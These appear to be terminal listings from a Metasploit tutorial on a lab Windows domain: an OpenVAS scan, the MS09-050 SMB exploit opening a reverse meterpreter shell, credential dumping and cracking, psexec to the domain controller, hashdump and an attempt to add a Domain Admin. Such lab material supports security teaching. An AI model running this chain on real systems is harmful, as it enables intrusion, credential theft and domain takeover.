[*] Added workspace: TargetServerScan
[*] Workspace: TargetServerScan
msf5 > workspace TargetServerScan
[*] Workspace: TargetServerScan
msf5 >
```

```
[*] Usage: openvas_target_create <name> <hosts> <comment>
msf5 > openvas_target_create Internal_150 192.168.7.150 NA
[*] 58c73245-94a7-4fa8-8129-faea62c2870f
[+] OpenVAS list of targets

ID                                    Name          Hosts          Max Hosts  In Use  Co
mment
--                                    ----          -----          ---------  ------  --
-----
58c73245-94a7-4fa8-8129-faea62c2870f  Internal_150  192.168.7.150  1          0       NA
```

```
msf5 > openvas_config_list
[+] OpenVAS list of configs

ID                                    Name
--                                    ----
085569ce-73ed-11df-83c3-002264764cea  empty
2d3f051c-55ba-11e3-bf43-406186ea4fc5  Host Discovery
698f691e-7489-11df-9d8c-002264764cea  Full and fast ultimate
708f25c4-7489-11df-8094-002264764cea  Full and very deep
74db13d6-7489-11df-91b9-002264764cea  Full and very deep ultimate
8715c877-47a0-438d-98a3-27c7a6ab2196  Discovery
bbca7412-a950-11e3-9109-406186ea4fc5  System Discovery
daba56c8-73ec-11df-a475-002264764cea  Full and fast
```

```
msf5 > openvas_task_create
[*] Usage: openvas_task_create <name> <comment> <config_id> <target_id>
msf5 > openvas_task_create 150ServerScan NA 698f691e-7489-11df-9d8c-002264764cea 58c7324
5-94a7-4fa8-8129-faea62c2870f
[*] aed8c887-b389-470d-8f2e-97dbbed76768
[+] OpenVAS list of tasks

ID                                    Name           Comment  Status  Progress
--                                    ----           -------  ------  --------
aed8c887-b389-470d-8f2e-97dbbed76768  150ServerScan  NA       New     -1
```

```
[*] Usage: openvas_task_start <id>
msf5 > openvas_task_start aed8c887-b389-470d-8f2e-97dbbed76768
[*] <X><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>
UTC</timezone><severity>nist</severity></authenticate_response><start_task_response stat
us='202' status_text='OK, request submitted'><report_id>a4907603-67b4-4fed-bb13-29154170
38ac</report_id></start_task_response></X>
msf5 >
```

```
[+] OpenVAS list of tasks

ID                                    Name           Comment  Status   Progress
--                                    ----           -------  ------   --------
aed8c887-b389-470d-8f2e-97dbbed76768  150ServerScan  NA       Running  94
```


```
[+] OpenVAS list of reports

ID                                    Task Name      Start Time  Stop Time
--                                    ---------      ----------  ---------
a4907603-67b4-4fed-bb13-2915417038ac  150ServerScan
```

```
msf5 > openvas_report_download a4907603-67b4-4fed-bb13-2915417038ac a994b278-1f62-11e1-9
6ac-406186ea4fc5 /root/Desktop/ 150server.xml
[*] Saving report to /root/Desktop/150server.xml
```

```
msf5 > db_import /root/Desktop/150server.xml
[*] Importing 'OpenVAS XML' data
[*] Import: Parsing with 'Nokogiri v1.10.3'
[*] Successfully imported /root/Desktop/150server.xml
```

```
[+] OpenVAS list of report formats

ID                                    Name           Extension  Summary
--                                    ----           ---------  -------
5057e5cc-b825-11e4-9d0e-28d24461215b  Anonymous XML  xml        Anonymous version of the raw XML report
50c9950a-f326-11e4-800c-28d24461215b  Verinice ITG   vna        Greenbone Verinice ITG Report, v1.0.1.
5ceff8ba-1f62-11e1-ab9f-406186ea4fc5  CPE            csv        Common Product Enumeration CSV table.
6c248850-1f62-11e1-b082-406186ea4fc5  HTML           html       Single page HTML report.
77bd6c4a-1f62-11e1-abf0-406186ea4fc5  ITG            csv        German "IT-Grundschutz-Kataloge" report.
9087b18c-626c-11e3-8892-406186ea4fc5  CSV Hosts      csv        CSV host summary.
910200ca-dc05-11e1-954f-406186ea4fc5  ARF            xml        Asset Reporting Format v1.0.0.
9ca6fe72-1f62-11e1-9e7c-406186ea4fc5  NBE            nbe        Legacy OpenVAS report.
9e5e5deb-879e-4ecc-8be6-a71cd0875cdd  Topology SVG   svg        Network topology SVG image.
a3810a62-1f62-11e1-9219-406186ea4fc5  TXT            txt        Plain text report.
a684c02c-b531-11e1-bdc2-406186ea4fc5  LaTeX          tex        LaTeX source file.
a994b278-1f62-11e1-96ac-406186ea4fc5  XML            xml        Raw XML report.
c15ad349-bd8d-457a-880a-c7056532ee15  Verinice ISM   vna        Greenbone Verinice ISM Report, v3.0.0.
c1645568-627a-11e3-a660-406186ea4fc5  CSV Results    csv        CSV result list.
```

```
msf5 > services
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
192.168.7.150   135   tcp          open
192.168.7.150   139   tcp          open
192.168.7.150   445   tcp          open

msf5 > vulns

Vulnerabilities
===============

Timestamp                Host            Name
                                               References
---------                ----            ----
                                               ----------
2020-01-02 13:59:06 UTC  192.168.7.150  ICMP Timestamp Detection
                                               CVE-1999-0524
2020-01-02 13:59:06 UTC  192.168.7.150  Microsoft Windows SMB Server Multiple Vulnerabil
ities-Remote (4013389)                         CVE-2017-0143,CVE-2017-0144,CVE-2017-0145,
CVE-2017-0146,CVE-2017-0147,CVE-2017-0148,BID-96703,BID-96704,BID-96705,BID-96707,BID-96
709,BID-96706
2020-01-02 13:59:06 UTC  192.168.7.150  Microsoft Windows SMB2 '_Smb2ValidateProviderCal
lback()' Remote Code Execution Vulnerability  CVE-2009-3103,BID-36299
2020-01-02 13:59:06 UTC  192.168.7.150  Microsoft Windows SMB2 Negotiation Protocol Remo
te Code Execution Vulnerability                BID-36299,CVE-2009-2526,CVE-2009-2532
```



```
msf5 > search cve:2009-3103

Matching Modules
================

   #  Name                                                     Disclosure Date  Rank
  Check  Description
   -  ----                                                     ---------------  ----
  -----  -----------
   0  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                   normal
  No     Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   1  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                      normal
  No     Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
   2  exploit/windows/smb/ms09_050_smb2_negotiate_func_index     2009-09-07       good
  No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference


msf5 >


msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   445              yes       The target port (TCP)
   WAIT    180              yes       The number of seconds to wait for the attack to co
mplete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proce
ss, none)
   LHOST                      yes       The listen address (an interface may be specifie
d)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

```
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOSTS 192.168.7.150
RHOSTS => 192.168.7.150
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.7.129
LHOST => 192.168.7.129
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.7.129:4444
[*] 192.168.7.150:445 - Connecting to the target (192.168.7.150:445)...
[*] 192.168.7.150:445 - Sending the exploit packet (938 bytes)...
[*] 192.168.7.150:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179779 bytes) to 192.168.7.150
[*] Meterpreter session 2 opened (192.168.7.129:4444 -> 192.168.7.150:49193) at 2020-01-02 0
9:19:01 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 632
meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN-MZJBMA3AQUM
OS              : Windows 2008 (Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : MASTERINGMETASP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > arp

ARP cache
=========

    IP address     MAC address        Interface
    ----------     -----------        ---------
    192.168.7.2    00:50:56:fc:b1:25  10
    192.168.7.10   00:0c:29:f1:5c:c0  10
    192.168.7.129  00:0c:29:a2:28:a8  10
    192.168.7.255  ff:ff:ff:ff:ff:ff  10
    224.0.0.22     00:00:00:00:00:00  1
    224.0.0.22     01:00:5e:00:00:16  10
    224.0.0.252    01:00:5e:00:00:fc  10
```

```
msf5 > use post/windows/gather/enum_domain
msf5 post(windows/gather/enum_domain) > options

Module options (post/windows/gather/enum_domain):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_domain) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/enum_domain) > run

[+] FOUND Domain: masteringmetasploit
[+] FOUND Domain Controller: WIN-DVP1KMN8CRK (IP: 192.168.7.10)
[*] Post module execution completed
msf5 post(windows/gather/enum_domain) >
```

```
meterpreter > adsi_dc_enum masteringmetasploit.local

masteringmetasploit.local Objects
=================================

name             dnshostname                                  distingui
shedname                                                          oper
atingsystem                    operatingsystemversion  operatingsyste
mservicepack  description  comment
----             -----------                                  ---------
--------                                                          ----
-----------                    ----------------------  -------------
------------  -----------  -------
WIN-DVP1KMN8CRK  WIN-DVP1KMN8CRK.masteringmetasploit.local  CN=WIN-DV
P1KMN8CRK,OU=Domain Controllers,DC=masteringmetasploit,DC=local  Wind
ows Server 2008 R2 Enterprise  6.1 (7601)             Service Pack 1


Total objects: 1
```

```
msf5 post(windows/gather/enum_logged_on_users) > run

[*] Running against session 3

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-18                                        NT AUTHORITY\SYSTEM
 S-1-5-21-146528195-3299835500-3774311363-1000   MASTERINGMETASP\apex
 S-1-5-21-146528195-3299835500-3774311363-1126   MASTERINGMETASP\alexajames
 S-1-5-21-146528195-3299835500-3774311363-500    MASTERINGMETASP\administrator


[+] Results saved in: /root/.msf4/loot/20200103125617_TargetServerScan_192.168.7.150_host.users

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %SystemRoot%\ServiceProfiles\LocalService
 S-1-5-20                                        %SystemRoot%\ServiceProfiles\NetworkService
 S-1-5-21-146528195-3299835500-3774311363-1000   C:\Users\apex.MASTERINGMETASP
 S-1-5-21-146528195-3299835500-3774311363-1126   C:\Users\alexajames
 S-1-5-21-146528195-3299835500-3774311363-500    C:\Users\administrator.MASTERINGMETASP
 S-1-5-21-1891626860-746667231-508059547-1000    C:\Users\Apex
 S-1-5-21-1891626860-746667231-508059547-500     C:\Users\Administrator

[*] Post module execution completed


1692  620   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1752  620   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
2012  620   dllhost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\dllhost.exe
2128  2172  csrss.exe          x86   2        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
2220  620   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
2304  3612  shutdown.exe       x86   2        MASTERINGMETASP\apex          C:\Windows\system32\shutdown.exe
2324  1008  taskeng.exe        x86   2        MASTERINGMETASP\apex          C:\Windows\system32\taskeng.exe
2332  1008  taskeng.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\taskeng.exe
2356  3436  jucheck.exe        x86   2        MASTERINGMETASP\apex          C:\Program Files\Common Files\Java\Java Update\jucheck.exe
2392  1372  LogonUI.exe        x86   2        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
2472  1172  dwm.exe            x86   2        MASTERINGMETASP\apex          C:\Windows\system32\Dwm.exe
2492  1008  taskeng.exe        x86   1        MASTERINGMETASP\alexajames    C:\Windows\system32\taskeng.exe
2700  1172  dwm.exe            x86   1        MASTERINGMETASP\alexajames    C:\Windows\system32\Dwm.exe
2724  2692  explorer.exe       x86   1        MASTERINGMETASP\alexajames    C:\Windows\Explorer.EXE
2804  2724  vmtoolsd.exe       x86   1        MASTERINGMETASP\alexajames    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2816  2724  jusched.exe        x86   1        MASTERINGMETASP\alexajames    C:\Program Files\Common Files\Java\Java Update\jusched.exe
3076  3640  WerFault.exe       x86   2        MASTERINGMETASP\apex          C:\Windows\System32\WerFault.exe
3164  2816  jucheck.exe        x86   1        MASTERINGMETASP\alexajames    C:\Program Files\Common Files\Java\Java Update\jucheck.exe
3212  4064  Oobe.exe           x86   2        MASTERINGMETASP\apex          C:\Windows\system32\oobe.exe
3436  3612  jusched.exe        x86   2        MASTERINGMETASP\apex          C:\Program Files\Common Files\Java\Java Update\jusched.exe
3612  2572  explorer.exe       x86   2        MASTERINGMETASP\apex          C:\Windows\Explorer.EXE


meterpreter > adsi_nested_group_user_enum masteringmetasploit.local "CN=Domain Admins,CN=Users,DC=masteringmetasploit,DC=local"

masteringmetasploit.local Objects
=================================

samaccountname  name           distinguishedname                                        description                                  comment
--------------  ----           -----------------                                        -----------                                  -------
Administrator   Administrator  CN=Administrator,CN=Users,DC=masteringmetasploit,DC=local  Built-in account for administering the computer/domain
Apex            Apex           CN=Apex,CN=Users,DC=masteringmetasploit,DC=local

Total objects: 2
```

```
msf5 post(windows/gather/enum_logged_on_users) > use post/windows/gather/enum_ad_computers
msf5 post(windows/gather/enum_ad_computers) > options

Module options (post/windows/gather/enum_ad_computers):

   Name        Current Setting                                                                                  Required  Description
   ----        ---------------                                                                                  --------  -----------
   DOMAIN                                                                                                       no        The domain to query or distinguished name
 (e.g. DC=test,DC=com)
   FIELDS      dNSHostName,distinguishedName,description,operatingSystem,operatingSystemServicePack  yes       FIELDS to retrieve.
   FILTER      (&(objectCategory=computer)(operatingSystem=*server*))                                           yes       Search filter.
   MAX_SEARCH  500                                                                                              yes       Maximum values to retrieve, 0 for all.
   SESSION     3                                                                                                yes       The session to run this module on.
   STORE_DB    false                                                                                            yes       Store file in DB (performance hit resolvi
ng IPs).
   STORE_LOOT  false                                                                                            yes       Store file in loot.

msf5 post(windows/gather/enum_ad_computers) > run

Domain Computers
================

 dNSHostName                              distinguishedName                                                  description  operatingSystem
            operatingSystemServicePack
 -----------                              -----------------                                                  -----------  ---------------
            -------------------------
 WIN-DVP1KMN8CRK.masteringmetasploit.local  CN=WIN-DVP1KMN8CRK,OU=Domain Controllers,DC=masteringmetasploit,DC=local               Windows Server 2008 R
2 Enterprise  Service Pack 1
 WIN-MZJBMA3AQUM.masteringmetasploit.local  CN=WIN-MZJBMA3AQUM,CN=Computers,DC=masteringmetasploit,DC=local                     Windows® Web Server 2
008           Service Pack 1



meterpreter > adsi_computer_enum masteringmetasploit.local

masteringmetasploit.local Objects
=================================

name             dnshostname                              distinguishedname                                                                operatingsystem
                 operatingsystemversion  operatingsystemservicepack  description  comment
----             -----------                              -----------------                                                                ---------------
                 ----------------------  -------------------------  -----------  -------
WIN-6JUEBUG9VC0  WIN-6JUEBUG9VC0.masteringmetasploit.local  CN=WIN-6JUEBUG9VC0,CN=Computers,DC=masteringmetasploit,DC=local           Windows 7 Ultimate
                 6.1 (7601)              Service Pack 1
WIN-DVP1KMN8CRK  WIN-DVP1KMN8CRK.masteringmetasploit.local  CN=WIN-DVP1KMN8CRK,OU=Domain Controllers,DC=masteringmetasploit,DC=local  Windows Server 200
8 R2 Enterprise  6.1 (7601)              Service Pack 1
WIN-MZJBMA3AQUM  WIN-MZJBMA3AQUM.masteringmetasploit.local  CN=WIN-MZJBMA3AQUM,CN=Computers,DC=masteringmetasploit,DC=local           Windows® Web Serve
r 2008           6.0 (6001)              Service Pack 1

Total objects: 3



msf5 > use post/windows/gather/cachedump
msf5 post(windows/gather/cachedump) > options

Module options (post/windows/gather/cachedump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.

msf5 post(windows/gather/cachedump) > run

[*] Executing module against WIN-MZJBMA3AQUM
[*] Cached Credentials Setting: 25 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20200103132252_TargetServerScan_192.168.7.150_mscache2.creds_766307.txt
[*] John the Ripper format:
# mscash2
alexajames:$DCC2$10240#alexajames#d1fbd358e047d67938fa4410821bbbf6::
administrator:$DCC2$10240#administrator#0324afec33ea06a2370aff5ea8caa23f::
apex:$DCC2$10240#apex#3dfdb0ab4ee9f019b4cd3d631ae747c6::

[*] Post module execution completed
msf5 post(windows/gather/cachedump) >
```

```
PS C:\Users\Nipun Jaswal\Downloads\john-1.9.0-jumbo-1-win64\john-1.9.0-jumbo-1-win64\run> .\john.exe --format=mscash2 --
wordlist=wordlist.txt .\hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Metasploitisagoodtool#1337 (alexajames)
Nipun#1337       (administrator)
2g 0:00:00:00 DONE (2020-01-07 20:41) 11.76g/s 5905p/s 14070c/s 14070C/s claudia
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
```

```
msf5 post(windows/gather/smart_hashdump) > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.7.10                                                     yes       The target address range or CIDR identifier
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target
etty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin sha
MIN$,C$,...) or a normal read/write folder share
   SMBDomain             masteringmetasploit.local                                        no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 no        The password for the specified username
   SMBUser               apex                                                             no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.7.129    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf5 exploit(windows/smb/psexec) > set SMBPASS Nipun#1337
SMBPASS => Nipun#1337
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > run
```

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.7.129:4444
[*] 192.168.7.10:445 - Connecting to the server...
[*] 192.168.7.10:445 - Authenticating to 192.168.7.10:445|masteringmetasploit.local as user 'Administrator'...
[*] 192.168.7.10:445 - Selecting PowerShell target
[*] 192.168.7.10:445 - Executing the payload...
[+] 192.168.7.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.7.10
[*] Meterpreter session 5 opened (192.168.7.129:4444 -> 192.168.7.10:12833) at 2020-01-07 10:17:20 -0500

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WIN-DVP1KMN8CRK
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : MASTERINGMETASP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                        x64   0
 232   4     smss.exe                      x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\smss.exe
 252   472   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 320   304   csrss.exe                     x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 332   3288  mmc.exe                       x64   1        MASTERINGMETASP\Administrator  C:\Windows\System32\mmc.exe
 372   304   wininit.exe                   x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\wininit.exe
 380   364   csrss.exe                     x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\csrss.exe
 416   364   winlogon.exe                  x64   1        NT AUTHORITY\SYSTEM            C:\Windows\System32\winlogon.exe
 472   372   services.exe                  x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\services.exe
 488   372   lsass.exe                     x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsass.exe
 496   372   lsm.exe                       x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\lsm.exe
 548   472   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 652   472   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 712   472   TrustedInstaller.exe          x64   0        NT AUTHORITY\SYSTEM            C:\Windows\servicing\TrustedInstaller.exe
 720   472   vmacthlp.exe                  x64   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 764   472   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
 840   472   PresentationFontCache.exe     x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\Microsoft.NET\Framework64\v3.0\WPF\Presenta
 848   472   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 884   472   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 936   472   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 976   472   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
 1020  472   ismserv.exe                   x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\ismserv.exe
 1088  472   dns.exe                       x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\dns.exe
```

```
meterpreter > migrate 488
[*] Migrating from 1284 to 488...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 488
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c1ebe402e8ef03a5c0cbe42f7cbcaed8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d4f5df559db4b61348330cd149121686:::
Apex:1000:aad3b435b51404eeaad3b435b51404ee:1cc5e3a7b38f470f8bd31798b738b294:::
tomacme:1110:aad3b435b51404eeaad3b435b51404ee:72cfc01a4463f7c3f033a5e94b39c46b:::
alexajames:1126:aad3b435b51404eeaad3b435b51404ee:68030f1788f922f30e8b365a1e91ce3f:::
WIN-DVP1KMN8CRK$:1005:aad3b435b51404eeaad3b435b51404ee:a1315c48561b8b123ad456c28621eeb8:::
WIN-MZJBMA3AQUM$:1120:aad3b435b51404eeaad3b435b51404ee:eccdaca5acaadb4bc6ed868fbe540f61:::
meterpreter >
```

```
msf5 post(windows/manage/add_user_domain) > options

Module options (post/windows/manage/add_user_domain):

   Name         Current Setting    Required  Description
   ----         ---------------    --------  -----------
   ADDTODOMAIN  true               yes       Add user to the Domain
   ADDTOGROUP   true               yes       Add user into Domain Group
   GETSYSTEM    true               yes       Attempt to get SYSTEM privilege on the target host.
   GROUP        Domain Admins      yes       Domain Group to add the user into.
   PASSWORD     Nipun@nipun999543  no        Password of the user (only required to add a user to the domain)
   SESSION      6                  yes       The session to run this module on.
   TOKEN                           no        Username or PID of the Token which will be used. If blank, Domain Admin Tokens will be enumerated.
e doesnt require a Domain)
   USERNAME     gadmin             yes       Username to add to the Domain or Domain Group

msf5 post(windows/manage/add_user_domain) > run

[*] Running module on WIN-DVP1KMN8CRK
[*] No process tokens found.
[-] Stealing a Token failed! Still running as SYSTEM
[*] Post module execution completed
msf5 post(windows/manage/add_user_domain) >
```


```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token


            meterpreter > list_tokens
            Usage: list_tokens <list_order_option>

            Lists all accessible tokens and their privilege level

            OPTIONS:

                -g        List tokens by unique groupname
                -u        List tokens by unique username

            meterpreter > list_tokens -u

            Delegation Tokens Available
            ========================================
            MASTERINGMETASP\Administrator
            NT AUTHORITY\IUSR
            NT AUTHORITY\LOCAL SERVICE
            NT AUTHORITY\NETWORK SERVICE
            NT AUTHORITY\SYSTEM

            Impersonation Tokens Available
            ========================================
            NT AUTHORITY\ANONYMOUS LOGON


